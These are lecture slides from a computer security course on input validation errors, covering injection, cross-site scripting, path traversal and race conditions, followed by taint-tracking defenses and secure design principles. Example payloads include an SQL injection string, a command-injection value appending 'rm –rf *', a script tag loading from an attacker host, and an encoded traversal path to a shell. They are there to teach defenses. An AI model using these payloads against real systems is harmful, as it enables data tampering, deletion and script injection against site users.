CSE509 : Computer System Security

Vulnerabilities II:
Input Validation Errors and Defenses

What comes after buffer overflows?

- Most vulnerabilities reported in the early part of 2000s were due to memory corruption
  - Typically, 2/3rd to 4/5th of security advisories
- But things have changed dramatically since then
  - Web-related vulnerabilities dominate today
    - Increased use of web
    - Hybrid nature of web applications, with server and client-side components; and a mix of trusted/untrusted data
    - Less sophisticated developers
- In the previous offering of this course, one team found 200K sites with SQL injection vulnerabilities in a few days
  - 7% of sites found using a search technique were vulnerable!
  - An even larger fraction was susceptible to cross-site scripting (XSS)

SQL Injection

- Attacker-provided data used in SQL queries

  $cmd = "SELECT price FROM products WHERE

  name='" . $name . "'"

  … Use cmd as an SQL query

- Attacker-provided **name**:
- **xyz'; UPDATE products SET price=0 WHERE name='iphone7s**
- Resulting query

  SELECT price FROM products WHERE name='**xyz'; UPDATE products SET price=0 WHERE name='iphone7s**'

Command Injection

- Attacker-provided data used in creation of command that is passed to the OS
- Example: SquirrelMail

```
$send_to_list = $_GET['sendto']
$command = "gpg -r $send_to_list  2>&1"
popen($command)
```

- Attack: user fills in the following information in the "send" field of email:

  xyz@abc.com; rm –rf *

Script Injection

- Similar to command injection: attacker-provided input used to create a string that is interpreted as a script
- Common in dynamic languages since these often allow string values to be *eval*'d
  - Most common web-application languages support eval: PHP, Python, Ruby, …
- **Format string attacks**
  - Have similarity with script injection
    - The command language is that of format directives

Cross-Site Scripting

- Cross-Site Scripting (XSS)
- Attacker-provided data used as scripts embedded in generated Web pages
- Example:

http://www.xyzbank.com/findATM?zip=90100

- Normal

  <HTML>ZIP code not found: 90100</HTML>

- Attack

  <HTML>ZIP code not found: <script src= 'http://www.attacker.com/malicious_script.js'> </script></HTML>

Directory traversal


- Directory traversal
  - Attacker-provided path names contain directory traversal strings (e.g. "/../")
  - May be disguised by various encodings
  - Example:

```
void check_access(char *file) {
    if ((strstr(file, "/cgi-bin/")==file) &&
 (strstr(file, "/../")==NULL)) {
 char *f = url_decode(file);
 /* allow access to f ... */
```

- Attacker-provided file:

```
/cgi-bin/%2e%2e/bin/sh
```


Distribution of vulnerabilities: CVE 2006



Other Attacks


Attacks covered in the chart

Distribution of vulnerabilities: CVE 2009




A Unified View of Attacks

- Target: program mediating access to protected resources/services
- Attack: use maliciously crafted input to exert unintended control over protected resource operations
- Resource/service access uses:
  - Well-defined APIs to access
    - OS resources
    - Command interpreters
    - Database servers
    - Transaction servers,
    - ……
  - Internal interfaces
  - Data structures and functions within program
    - Used by program components to talk to each other




Example: SquirrelMail Command Injection

- Attack: use maliciously crafted input to exert unintended control over output operations
- Detect "exertion of control"
  - Based on *taint:* degree to which output depends on input
- Detect if control is intended:
- Requires policies
  - Application-independent policies are preferable



Taint-Enhanced Policy Enforcement



Taint sources: Mark untrusted data as tainted

- Marking using wrapper functions
- Usually marking network inputs as untrusted

Fine-grained taint tracking

- Approaches:
  - Source code transformation
  - Binary translation/emulation
  - Static analysis
- Character-granularity taint (NOT variable granularity)

Taint sinks: Enforce taint policies

- Policies as patterns on arguments of security functions
- Patterns as taint-annotated regular expressions

Instrumentation for Taint Tracking

- Fine-grained taint-tracking
  - track if each byte of memory is tainted
- Bit array **tagmap** to store taint tags of every memory byte
- **Tag(a):** Taint bits in **tagmap** for memory bytes at address **a**

```
x = y + z;   →   Tag(&x) = Tag(&y) || Tag(&z);
x = *p;      →   Tag(&x) = Tag(p);
```

Enabling Fine-Grained Taint Tracking

- Source code transformation (on C programs) to track information flow at runtime
  - Accurate tracking of taint information at byte granularity

- **Idea**
  - Runtime representation of taint information
    - Use bit array **tagmap** to store taint tags for each byte of memory
    - **Tag(a)**: representing taint bits of bytes at address **a** in **tagmap**

- Update **tagmap** for each assignment

Transformation: Taint for Expressions

E	$T(E)$	Comment
c	0	Constants are untainted
v	$tag(\&v, sizeof(v))$	$tag(a, n)$ refers to n bits starting at $tagmap[a]$
$\&E$	0	An address is always untainted
$*E$	$tag(E, sizeof(*E))$	
$(cast)E$	$T(E)$	Type casts don't change taint.
$op(E)$	$T(E)$	for arithmetic/bit op
	0	otherwise
$E_1\ op\ E_2$	$T(E_1) \mid\mid T(E_2)$	for arithmetic/bit op
	0	otherwise

Transformation: Statements

S	$Trans(S)$
$v = E$	$v = E;$ $tag(\&v, sizeof(v)) = T(E);$
$S_1; S_2$	$Trans(S_1); Trans(S_2)$
$if\ (E)\ S_1$ $\quad else\ S_2$	$if\ (E)\ Trans(S_1)$ $\quad else\ Trans(S_2)$
$while\ (E)\ \ S$	$while\ (E)\ \ Trans(S)$
$return\ E$	$return\ (E, T(E))$
$f(a)\ \{\ S\ \}$	$f(a, ta)\ \{$ $\quad tag(\&a, sizeof(a)) = ta; Trans(S)\}$
$v = f(E)$ $v = (*f)(E)$	$(v, tag(\&v, sizeof(v))) = f(E, T(E))$ $(v, tag(\&v, sizeof(v))) = (*f)(E, T(E))$

Implicit flows

- (Positive) control dependence
  - Example: decoding using **if-then-else/switch**

```
if (x == '+') y = ' ';
```

- Negative control dependence

```
y = 1;
if (x == 0)
   y = 0
```

  - If **x** is tainted, but equals 1, then is **y** tainted at the end?
- Operations involving tainted pointers

```
char transtab[256];
...
x = transtab[p]
```

  - If p is tainted, is x tainted?
  - What about the following case:
    ***p = 'a'**
  - Or the case:
    - **x = hash_table_lookup(p)**

Issues in Taint-tracking Instrumentation

- Efficiency
  - Almost every statement is instrumented
  - Compounded when dealing with binaries
    - Can introduce 4x to 40x slowdown!
- Accuracy
  - Implicit flows
    - Full implicit flow support leads to far too many false positive
      - It is necessary to be very selective in terms of which implicit flows are taken into account.
    - Malicious code can disguise all flows in implicit flows, making it infeasible to do accurate taint-tracking

Handling Libraries

- If library source code is available, simply transform the library
  - We have transformed glibc and several other libraries
- If source code isn't available, there are 2 options:
  - Risk inaccuracy by not propagating taint through untransformed libraries
    - Important: programs will continue to work, so there are no compatibility issues here
  - Manually provide summarization functions to capture taint propagation

```
memcpy(dest, src, n):
taint_copy_buffer(*dest, *src, *n);
```


Taint-Enhanced Policies

- Manually specify policies
  - Possible language: regular expressions enhanced with taint annotations
  - r^T: all chars tainted; r^t: at least one char tainted
- Control hijacking
  - The target of a control transfer should not be tainted

    jmp(*addr*) | *addr* **matches** $(any+)^t$
- Format string
  - Disallow any tainted format directives (but %% is OK)

    vfprintf(*fmt*) | *fmt* **matches** *any**$(\%[\hat{}\%])^T$any*

Application-independent policies



- Lexical confinement
  - Ensure that tainted data does not cross a word boundary
  - For binary data, can interpret struct fields as words
    - Or more coarsely, activation records or heap blocks
- Syntactic confinement (more relaxed)
  - Tainted data should not begin in the middle of one subtree of the parse tree and "overflow" out of it

Related Work

- Fine-grained taint analysis for control hijacking attacks
  - Suh el al [ASPLOS04], Chen et al [DSN05]
  - Need processor modifications
  - TaintCheck [NDSS05]
    - Works on COTS binaries,10x+ slowdown
- Static taint-based web attack detection
  - Huang et al [WWW04], Livshits et al [Security05], Xie et al [Security06]
    - No distinction between benign dependencies and vulnerabilities
  - Su and Wassermann [POPL06,PLDI07]
    - Syntactical confinement policies for SQL injection detection
  - Modeling sanitization functions [Balzarotti et al 08]
- Runtime web attack detection
  - Tuong et al [ISC05], Pietraszek et al [RAID05]
  - Taint-enhanced policy enforcement [Xu et al 06]
  - Taint inference [NDSS09]
  - AMNESIA [ASE05]
    - Static analysis to obtain SQL models and runtime model enforcement
  - XSS detection: BluePrint [Oakland09], DSI & Noncespaces [NDSS09]

Symlink attacks

- Do not assume that symlinks are trustworthy:
  - Example 1
    - Application A creates a file for writing in /tmp. It assumes that since the file name is unusual, or because it encodes A's name or pid, there is no need to check if the file is already present
  - Attacker creates a symlink with same name that points to an important file F. When root runs A, F will be overwritten.
  - Example 2
    - User A runs an application that creates a file in /tmp/x and then later updates it.
    - User B attacks this application by removing /tmp/x and then creating a symlink named /tmp/x that points to an important file F.
- Hard links and file/directory renames can also be used to carry out some of these attacks, but they are difficult because there are more restrictions on them.

Race conditions

- Time-of-check-to-time-of-use (TOCTTOU) attacks
  - Often arise when an application tries to protect itself against name-based attacks
- Example
  - A setuid application permits a non-root user to specify the name of an output file, say, for logging
  - It checks if the real user has permission to write this file, usually using the *access* system call
  - Attacker modifies the file between *access* and *open*
    - Checks OK, but the attack succeeds!

Race condition examples

- access/open
- chmod/chown
- Directory renames
  - Root invokes rm -r on /tmp/* to clean up /tmp\
  - Attacker creates a directory /tmp/a and then another directory /tmp/a/b
  - rm may (1) cd into /tmp/a/b, remove all files in it, (2) cd into "..", (3) continue to remove files in /tmp/a, (4) cd ".." and (5) continue to remove files in /tmp
  - Attacker moves /tmp/a/b to /tmp between (1) and (3), causing files in / to be removed in step (5).

Succeeding in Races ...

- It may seem that it would be hard for the attacker to succeed, but he can mount "algorithmic complexity attacks"
  - Make a normally fast operation take very long
  - Example: Instead of creating a file /tmp/a, make it point to a symlink which in turn points to a symlink and so on. Access operation, which needs to resolve this sequence of symlinks will take very long. Can further slow it down by creating deep directory trees.
  - As a result, races can succeed with near 100% probability!

Avoiding filename related pitfalls

- When creating new files, call open with appropriate flags to ensure creation of new file
  - On UNIX, O_CREAT and O_EXCL flags
- Use OS-provided functions to create temp files
  - On UNIX, use mkstemp or tmpfile, not tmpnam
- Use most restrictive permission applicable
  - Always restrict writes to owners, and if possible, reads too.
  - *If possible, first create a directory that is accessible only to the owner, and operate within this directory*
- Configure shared directory permissions correctly
  - Use the sticky bit

Common Software Vulnerabilities

- CWE (Common Weakness Enumeration) is an excellent source on currently prevalent software vulnerabilities
- CWE Top-25 is a good point to start
  - You are expected to be familiar with the vulnerabilities in this list – read the list and understand what each vulnerability means

Common Software Weaknesses

- Input validation
  - Injection vulnerabilities
    - Cross-site scripting, SQL/command injection, code/script injection,
      format-string, path-traversal, open redirect, ...
  - Buffer overflows
    - integer overflows, incorrect buffer size or bounds calculation
  - Many other application-specific effects of untrusted input
- Failure to recognize or enforce trust boundaries
  - Calling function that trust their inputs with untrusted data
  - Including code without understanding its dependencies
  - Relying on form data or cookies in a web application
- Missing security operation
  - Authentication: missing, weak, or using hard-coded credentials
  - Authorization: missing checks
    - Cross-site request forgery
  - Failure to encrypt, hash, use salt, ...

Common Software Weaknesses

- Use of weak security primitives
  - Weak random numbers, encryption, hash algorithms, …
- Information leakage
  - Error messages that reveal too much information
    - Software version, source code fragments, database table names or errors, …
    - Timing channels
- Execution with unnecessary privileges
  - Executing code with admin privileges
  - Incorrect (or missing) permission settings
- Error/exception-handling code
  - Failure to check error codes, e.g., open, malloc, …
  - Failure to test error/exception-handling code
- Race conditions

Other References for Vulnerabilities

- CWE-1000: Research view of CWEs
  - Top 25 is useful to understand current trends, but the descriptions can often be uninformative
  - CWE-1000 organization has a much better structure and organization
  - You don't necessarily get a sense of completeness from these, but reading them will still significantly broaden your understanding of software vulnerabilities and more secure coding practices.
- Common Attack Pattern Enumeration/Classification
  - From the perspective of how attacks work
  - Geared to identify principal features of these attacks

Secure Coding Practices

- The goal of this course is to expose you to a range of vulnerabilities and exploits, so you can learn how to build secure systems and develop secure code
- But we don't necessarily provide a "cook book"
  - The hope is that you will learn more from understanding the examples in depth than reading a long laundry list
- Nevertheless, several good sources are available on the Internet that discuss secure coding practices
  - CERT top 10 secure coding practices
  - CERT Secure coding standards for C, C++, and Java
  - OWASP Secure coding principles

Principles of Secure System Design

- [Saltzer and Shroeder 1975]
- Principles of
  - Economy of mechanism (simplicity => assurance)
  - Fail-safe defaults (default deny)
  - Complete mediation (look out for ways in which an access control mechanism may be bypassed)
  - Open design (no security by obscurity)
  - Separation of privilege (similar to separation of duty)
  - Least privilege
  - Least common mechanism (avoid unnecessary sharing)
  - Psychological acceptability (onerous security requirements will be actively subverted by users)

Principles of Secure System Design

- Two principles mentioned, but not recommended in [Saltzer and Shroeder 1975]
  - Work factor: how much effort will it take to break a mechanisms, versus potential gain for the attacker
    - Difficult to estimate cost
    - Sometimes, difficult to estimate gain
  - Compromise recording (maintain adequate audit trail)
    - Difficult to ensure integrity of audit records maintained on a protected system
      - These records can be compromised if stored on protected system
      - Can work if audit trail can be protected, e.g., off-site storage, tamper-proof storage systems

Vulnerabilities Vs Malicious Code

- These two pose very different threats
  - With vulnerable code, you have a relatively weak adversary: one that is constrained to exploiting an existing vulnerability, but has no way of controlling it.
  - So, relatively weak defenses such as randomization can be attempted.
  - With malicious code, you have a strong adversary
    - Can modify code to evade specific defenses
    - You cannot make assumptions such as the absence of intentionally introduced errors, obfuscation, etc.

Questions